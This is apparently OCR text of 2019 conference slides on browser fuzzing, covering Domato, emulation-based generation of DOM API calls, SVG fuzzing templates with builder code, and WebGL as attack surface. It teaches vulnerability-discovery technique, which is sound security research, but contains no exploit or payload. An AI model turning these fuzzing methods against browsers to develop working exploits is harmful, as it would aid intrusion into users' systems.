Comprehensive Browser Fuzzing

From DOM to JS

ZeroCon 2019.04


1 DOM Fuzzing

DOM engine

- The old-school target
  - Less popular
    - Exploit mitigations (e.g., isolated heaps)
    - Heavily tested
  - Still a not-so-bad direction
    - Some DOM(-related) objects are not protected
      - Pwn2own 2018 Safari (mwrlabs)
    - DOM misuses JavaScript objects
      - Pwn2own 2018 Edge (fluorescence)

Domato – *Google Project Zero* [2017]

- A *generation*-based approach



https://github.com/googleprojectzero/domato

Reproducibility

Generated HTML files can always be re-tested.

Efficiency


Asynchronized testcase generation and testing.

Quality?

$$\frac{\text{\# Valid API calls (no exception)}}{\text{\# Total API calls}}$$

Most of the DOM API calls operate undefined in an output of Domato.

DOM fuzz revisited



Static grammar based fuzzers fail to describe this **inter-dependence**

Example 1

```
var v0 = gl.createBuffer();
```

```
gl.deleteBuffer(v0);
```

```
gl.bindBuffer(gl.ARRAY_BUFFER, v0);
```


Example 2

```
var v0 = gl.createBuffer();
```

```
gl.bindBuffer(gl.ARRAY_BUFFER, v0);
```


```
gl.bufferData(gl.ARRAY_BUFFER,
              0x400, gl.STATIC_DRAW);
```

Emulation-based generation




Emulation-based generation

- Maintain the *context* while generation
  - What the states of the DOM objects should be at runtime?




Emulation-based generation

- Generate DOM API calls based on not only grammar but also context




Emulation-based generation

- Update the context after each generation
  - What is the (potential) side effect of the API (if it succeeds at runtime)?



Emulation-based generation



Case 1: SVG

SVG: Scalable Vector Graphics

- XML-based markup languages for describing graphic objects

```
<svg width="400" height="110">
  <rect width="300" height="100" style="fill:rgb(0,0,255);"/>
</svg>
```


- Runtime APIs to operate the objects

```
<script>
  svg.pauseAnimations();
  svg.setCurrentTime(1);
</script>
```

SVG fuzzing template

```
<!DOCTYPE html>
<html>
<head>
<style>

</style>
</head>

<body onload="go()">
<script>
function go() {

}
function callback1() {

}
function callback2() {

}
// more callbacks
</script>
<svg id="svg" xmlns="http://www.w3.org/2000/svg">

</svg>
</body>
</html>
```

CSS (*domato*)




API calls

XML


Building random XMLs

- Generate a (mostly) valid SVG XML
  - No parsing error when being loaded



Building random XMLs

- Recursive generation based on specification



Building random XMLs

- Heuristics
  - Different tags/attributes have different weights to be randomly selected
    - Appear more often in the past bugs
    - Suspected to be more vulnerable through documentation study/source review
    - e.g., <animate>

Building random API calls

- Specification + context based generation
- The context information to be maintained:
  - SVG element status
    - live?
    - in XML (rendered)?
  - Element tree
    - Parent element
    - Children elements

The firstly generated XML determines the starting context

Building random API calls

- For a live SVG element,
  - Invoke a method

fuzzer

```
// <SVGSVGElement>.setCurrentTime(<float>);
svg_setCurrentTimeBuilder() {
  let elem = this.getElement("SVGSVGElement");
  if (!elem) return "";
  let stmt = elem.id + ".setCurrentTime(";
  stmt += Random.time();
  stmt += "); ";
  return exception(stmt);
}
```

output

```
try {
  svg_v182.setCurrentTime(2);
} catch (e) { console.log(e.message); }
```

Building random API calls

For a live SVG element,

- Access or update a property

fuzzer

```
// <new SVGRect> = <SVGSVGElement>.viewport;
svg_viewportBuilder() {
  let elem = this.getElement("SVGSVGElement");
  if (elem == undefined) return "";
  let id = this.idBuilder();
  this.addSVGRect(id);
  let stmt = "var " + id + " = ";
  stmt += elem.id + ".viewport; ";
  return exception(stmt);
}
```

output

```
try {
  var svg_js_v2_v133 = svg.viewport;
} catch (e) { console.log(e.message); }
```

- New elements may be created

Building random API calls

Manipulate element hierarchy

fuzzer

```
// <SVGElement>.after(<SVGElement>);
afterBuilder() {
  let self = this.getInXMLElement();
  if (self == undefined) return "";
  let other = this.findProperSibling(self);
  let stmt = other.id + ".after(";
  stmt += self.id + "); ";
  self.parent = other.parent;
  if (other.inXML)
    self.inXML = true;
  return exception(stmt);
}
```

output

```
try {
  svg_v10.after(svg_js_v2_v225);
} catch (e) { console.log(e.message); }
```

Building random API calls

- Heuristics
  - Similarly, bias on suspicious APIs
  - e.g., time/animation-control APIs
    - (un)pauseAnimations
    - setCurrentTime
    - setTimeout

Case 2: WebGL


WebGL

- A DOM API based on OpenGL ES 2.0
  - Create 3D graphics in a web browser *with:*
    (1) OpenGL shading language GLSL
    - C-alike programs

    (2) Standard OpenGL APIs described in JavaScript
  - Browser support
    - **WebGL 2.0:** Chrome, Firefox
    - **WebGL:** Safari, Edge

WebGL attack surface


- Underlying OpenGL library bugs
  - Touchable through DOM APIs
  - One stone several birds



  - Pwn2own 2016 Chrome exploit by lokihardt
